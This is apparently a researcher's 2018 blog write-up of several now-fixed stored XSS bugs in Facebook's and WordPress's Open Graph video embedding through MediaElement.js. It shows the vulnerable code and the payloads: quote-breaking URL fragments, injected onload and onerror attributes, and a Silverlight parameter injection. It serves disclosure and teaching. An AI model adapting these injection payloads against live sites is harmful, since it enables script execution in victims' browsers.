

## Stored XSS on Facebook

 March 18, 2018 |  [1 Comment](#)

tl;dr; Stored XSSes in Facebook wall by embedding an external video with Open Graph.

When a user clicks to play the video, the XSS executes on facebook.com

### Introduction

I reported multiple stored XSS on Facebook wall in April 2017. These stored XSS vulnerabilities were also present in WordPress so I waited for WordPress to patch it before publishing this write-up. The vulnerabilities are now fixed on WordPress!

These XSS are a little bit complex because they require multiple steps, but each step by itself is pretty simple to understand.

## The Open Graph protocol

When you add a URL in a Facebook post, Facebook will use the [Open Graph protocol \(FB doc\)](#) to display rich content. Here is a summary about how Facebook uses OG to embed external content in a FB post:

1. The attacker posts a URL on a FB post
2. FB server fetches the URL (server side) and reads the OG meta tags to extract info about the content of the URL (for example the content is a video with a title, a cover image, a video encoding type and a video file URL)
3. The victim views the FB post with the cover image and a play button
4. When the victim clicks on the play button, the video loads using the video info extracted from the OG meta tags. This is when the XSS will be executed

This OG workflow is also used by many websites including Twitter and WordPress for example.

Step #2 is sensitive: server-side fetching of a user provided URL, which can often lead to SSRF.

Another potential vulnerability is Clickjacking if the hosting website uses X-

Frame-Options: SAMEORIGIN on sensitive webpages and let the attacker inject arbitrary iframes on the same subdomain.

FB wasn't vulnerable to either of these issues.

The interesting part is #4 when FB loads the video after the victim clicks the play button. First, FB will send a XHR request to get the video type and the video file URL, which are both provided by the attacker in the og:video:type (we'll call it ogVideoType) and the og:video:secure\_url (ogVideoUrl) tags of the URL posted by the attacker. Here is a sample of OG meta tags:

```
<!DOCTYPE html>

<html>

<head>

<meta property="og:video:type" content="video/flv">

<meta property="og:video:secure_url" content='https://example.com/video.flv'>

<meta property="og:video:width" content="718">

<meta property="og:video:height" content="404">

<meta property="og:image" content="https://example.com/cover.jpg">

(...)

</head>

<body>
```

```
(...)  
</body>  
</html>
```

If ogVideoType is “iframe” or “swf player” then FB loads an external iframe and doesn’t handle the playing of the video. Otherwise, FB was using [MediaElement.js](#) to handle the loading of the video directly on facebook.com. I already reported and [disclosed vulnerabilities](#) on the Flash component of ME.js on both Facebook and WordPress.

## 1. Stored XSS using FlashMediaElement.swf

MediaElements.js has multiple ways of playing a video depending on ogVideoType.

If ogVideoType is “video/flv” (flash video), Facebook loads the Flash file FlashMediaElement.swf on facebook.com (using an <embed> tag) and passes the ogVideoUrl to FlashME.swf to play the video. FlashME.swf then sends logs information to facebook.com (using Flash-to-javascript) about events like “video played” or “video ended”. FlashME.swf handled correctly the Flash-to-javascript communication, in particular \ was properly escaped to \\ to avoid XSS.

However, the javascript code sent was :

```
setTimeout('log("[VIDEO_URL]")', 0)
```

In javascript setTimeout is similar to eval, it will transform a string into instructions, making it very dangerous

[VIDEO\_URL] is controlled by the attacker, it's the value of ogVideoUrl. If it contains “ for example

```
http://evil.com/video.flv?"[payload]
```

Flash will send the following instruction to javascript:

```
setTimeout("log(\"http://evil.com/video.flv?\"payload\")", 0);
```

As you can see, the “ in **video.flv?“payload** is properly escaped so the attacker cannot escape from the setTimeout function.

However, when javascript executes the setTimeout function, it will execute the following javascript instruction :

```
log("http://evil.com/video.flv?"[payload])
```

And this time “ is not escaped any more and the attacker can inject XSS!

Now the question is whether Facebook escapes ogVideoUrl before passing it to FlashME.swf.

First, Facebook javascript sends a XHR request to Facebook server to get the value of ogVideoType and ogVideoUrl. The value of ogVideoUrl is correctly encoded but it can contain any special character like

```
https://evil.com?"'<\
```

Then, before being sent to Flash, ogVideoUrl was transformed like this :

```
function absolutizeUrl(ogVideoUrl) {  
  var tempDiv = document.createElement('div');  
  tempDiv.innerHTML = '<a href="' + ogVideoUrl.toString().split('').join('&q  
uot;') + '">x</a>';  
  return tempDiv.firstChild.href;  
}  
  
flashDiv.innerHTML = '<embed src="FlashME.swf?videoFile=' + encodeURIComponent(absolu  
tizeUrl(ogVideoUrl )) + '" type="application/x-shockwave-flash">';
```

The result of absolutizeUrl(ogVideoUrl) is URL encoded before being sent to Flash but when Flash will receive the data it will automatically URL decode it once, so we can ignore the encodeURIComponent instruction.

absolutizeUrl transforms relative URL to absolute URL with the current protocol and domain of the javascript context (and if an absolute URL is provided, it returns it almost unchanged). This seems “hacky” but it seems secure enough and simple because we let the browser do the hard work. But it’s not simple when it comes to special character encoding!

When initially analyzing this code, I was using Firefox, because it had great extensions like Hackbar, Tamper Data and... Firebug!

In Firefox, if you try

```
absolutizeUrl('http://evil.com/video.flv#"payload"')
```

it will return

```
http://evil.com/video.flv#%22payload
```

so I was stuck because in Facebook the javascript instruction sent by Flash would be

```
setTimeout("log(\"http://evil.com/video.flv?%22payload\")", 0);
```

which will lead to

```
log("http://evil.com/video.flv?%22[payload]")
```

which is NOT an XSS.

And then I tried on Chrome and

```
absolutizeUrl('http://evil.com/video.flv#"payload"')
```

returned

```
http://evil.com/video.flv#"payload
```

and \o/YEAH!!!!

Now Flash sends

```
setTimeout("log(\"http://evil.com/video.flv?\"payload\")", 0);
```

to Facebook javascript and which will lead to

```
log("http://evil.com/video.flv?"[payload])
```

So if ogVideoUrl is set to

```
http://evil.com/video.flv#" + alert(document.domain + " XSSed!") + "
```

then Facebook will execute

```
log("http://evil.com/video.flv?" + alert(document.domain + " XSSed!") + "")
```

and will display a nice little alert box saying "facebook.com XSSed!" 😊

The reason of this is that when a browser parses a URL, it will encode special characters differently depending on the browser:

- Firefox will URLEncode any occurrence of " in the url



- Chrome, up to version 64, would URLencode “ EXCEPT in the hash part (= fragment) of the URL (note: in the latest version 65 of Chrome, this behaviour changed and now Chrome behaves like Firefox and will URLencode ” even in the hash part
- IE and Edge will NOT URLencode “ in the hash part NOR the search part (= query) of the URL
- Safari will NOT URLencode “ in the hash part

As you can see it's not great to let the browser decide how to encode special characters in URLs in your javascript code!

I reported the vulnerability right away to Facebook and they replied the next day and told me they modified the Flash file so that it doesn't use setTimeout any more, the Flash would now send

```
log("http://evil.com/video.flv?\"payload")
```

and as you can see “ is properly escaped to \” and there is no XSS any more.

## 2. Stored XSS without Flash

The previous XSS required Flash so I checked if I could find another payload without Flash.

If ogVideoType was “video/vimeo”, the following code would execute

```
ogVideoUrl = absolutizeUrl(ogVideoUrl);  
ogVideoUrl = ogVideoUrl.substr(ogVideoUrl.lastIndexOf('/') + 1);  
playerDiv.innerHTML = '<iframe src="https://player.vimeo.com/video/' + ogVi  
deoUrl + '?api=1"></iframe>';
```

As you can see absolutizeUrl(ogURL) is not urlencoded before being injected to playerDiv.innerHTML, so with ogVideoUrl set to

```
http://evil.com/#" onload="alert(document.domain)"
```

playerDiv.innerHTML would be

```
<iframe src="https://player.vimeo.com/video/#" onload="alert(document.domai  
n)" ?api=1"></iframe>
```

which is again an XSS on facebook.com!


I reported this on the same day the previous XSS was fixed and Facebook fixed it again in 1 day like this :

```
ogVideoUrl = absolutizeUrl(ogVideoUrl);  
ogVideoUrl = ogVideoUrl.substr(ogVideoUrl.lastIndexOf('/') + 1);
```

```
playerDiv.innerHTML = '<iframe src="https://player.vimeo.com/video/' + ogVi  
deoUrl.split('').join('&quot;') + '?api=1"></iframe>'
```

Here is a video of this XSS in action :

## Facebook XSS



The screenshot shows a Facebook interface. At the top, there's a navigation bar with 'Find friends' and a search icon. Below it, a post from 'opnsec.com' is visible, featuring a green video player with the 'opnsec.com' logo. The video player has a play button in the center. To the right of the post, there are 'Suggested Groups' including 'Jacques a dit addict' and 'Trop is te Veel!'. Below the groups, there are 'Suggested Pages' including 'Pulimurugan'. At the bottom of the page, there's a footer with links to 'Profiles', 'Application', 'Security', and 'Audits'. The video player is currently paused, and a large play button is overlaid on it.

The next day, I found another vulnerable endpoint: when ogVideoType was something unknown, like “video/nothing”, Facebook would display an error message with a link to ogVideoUrl like this:

```
errorDiv.innerHTML = '<a href="' + absolutizeUrl(ogVideoUrl ) + '>'
```

So with the ogVideoUrl payload

```
https://opnsec.com/#"><img/src="xxx"onerror="alert(document.domain)
```

errorDiv.innerHTML would be

```
<a href="https://opnsec.com/#">
```

I reported it to Facebook and, funny enough, Neil from Facebook WhiteHat told me he was planning to check this code the next day!

### 3. Oh, and one more thing...

Another possible ogVideoType was “silverlight”. [Silverlight](#) is a browser plugin by Microsoft and is to Flash what VBscript was to javascript.

The silverlight file hosted on Facebook (silverlightmediaelement.xap) was loaded like this:

```
params = ["file=" + ogVideoUrl, "id=playerID"];  
  
silverlightDiv.innerHTML = '<object data="data:application/x-silverlight-2,"  
  type="application/x-silverlight-2"><param name="initParams" value="' + par  
ams.join(',')'.split('').join('&quot;') + '" /></object>';
```

silverlightmediaelement.xap would then send log information to Facebook javascript a little bit like the Flash file did, but this time it didn't contain ogVideoUrl but only the player id, which is another parameter sent in initParams and defined by Facebook. Silverlight would call the javascript function **[id]\_init()** where [id] is “playerID”.

In silverlight, parameters are not separated by **&** like in urls or in Flash but by **,**

If ogVideoUrl contains a **,** then every thing after this comma will be considered as another parameter by silverlight, which means that using the payload

```
https://opnsec.com/#,id=alert(document.domain) &
```

then silverlight be loaded like this:

```
silverlightDiv.innerHTML = '<object data="data:application/x-silverlight-2,"  
  type="application/x-silverlight-2"><param name="initParams" value="file=ht
```

```
tps://opnsec.com/#,id=alert(document.domain)&,id=playerID" /></object>';
```

Silverlight will only take into account the first occurrence of id and it will set its value to

```
alert(document.domain) &
```

Silverlight will then call the following javascript :

```
alert(document.domain) & _init()
```

which means XSS again!

I reported it the same day and Neal replied that they would remove all the MediaElement component and replace it with a new way of handling external videos!

## What about WordPress ?

All this vulnerable code wasn't developed by Facebook, they used an open source library [MediaElementjs](#) which was (and still is) a popular module to embed video in a webpage, especially because they had a Flash fallback for older browsers. In particular, WordPress uses this module by default when handling [shortcodes](#). The vulnerabilities were also present in WordPress and allowed stored XSS in WordPress comments or in WordPress articles written by authors (in WordPress, the Author role isn't allowed to execute javascript).

I reported the vulnerabilities to WordPress to which I already reported [another vulnerability](#) monthes before. They informed MediaElementjs team about this and told me they were working on a fix. On February 2018 they finally released the fix for all the XSS related to MediaElementjs.

## Conclusion

I learned a lot and had a lot of fun finding these vulnerabilities. I hope you also enjoy it!

Here is some advices :

Open Graph (and alternatives like json-ld) is a great way to display rich external content on a website, but you should be careful about it (think SSRF, XSS and Clickjacking)

Don't let the browser parse URL for you in your javascript code, each browser handles it his own way and a browser can change its behavior anytime (like Chrome 64 -> 65). Use white-list regex instead.

Complex, dynamic XSSes that use XHR, DOM mutations, and external content will NOT be detected by automatic tools (for now). So even the most secure, high profile website can be vulnerable. Code review and debugging are the way to go for these!

Don't be afraid of large, minified, dynamic javascript source code. If you spot some potentially dangerous features on a website, you're free to check how it



is implemented!

Facebook WhiteHat is a great Bug Bounty program! Thanks Neal and all the team 😊

Thanks for reading, and feel free to comment if something isn't clear.

Happy hunting !

🏷️ [Uncategorized](#) 🏷️ [Facebook, XSS](#)



## One comment on "Stored XSS on Facebook"



*default\_user*

March 18, 2018 at 9:36 pm

Firstly , WOW, like what the heck man who are you :p . You don't happen to be a js developer by any chance right ?

[Reply](#)

## Leave a Reply

Your email address will not be published. Required fields are marked \*

Name \*

Email \*

Website

☐ Save my name, email, and website in this browser for the next time I comment.

Post Comment

Search ...

Search

## Recent Posts

[Stored XSS on Facebook](#)

[FlashME! – WordPress vulnerability disclosure \[CVE-2016-9263\]](#)

[\[CVE-2016-9263\] XSF vulnerability in WordPress \[UPDATED\]](#)

[Advanced Flash vulnerabilities in Youtube – Part 4](#)

[Advanced Flash Vulnerabilities in Youtube – Part 3](#)

## Recent Comments

[default\\_user](#) on [Stored XSS on Facebook](#)

[Agung Dirgantara \( @agoenks29D \)](#) on [FlashME! – WordPress vulnerability disclosure \[CVE-2016-9263\]](#)

[flashpie](#) on [FlashME! – WordPress vulnerability disclosure \[CVE-2016-9263\]](#)

[PHPNinja](#) on [FlashME! – WordPress vulnerability disclosure \[CVE-2016-9263\]](#)

[Andy Thompson](#) on [\[CVE-2016-9263\] XSF vulnerability in WordPress \[UPDATED\]](#)

[^ Top](#) | [Home](#)

© 2018 [OpnSec](#). Theme by [XtremelySocial](#).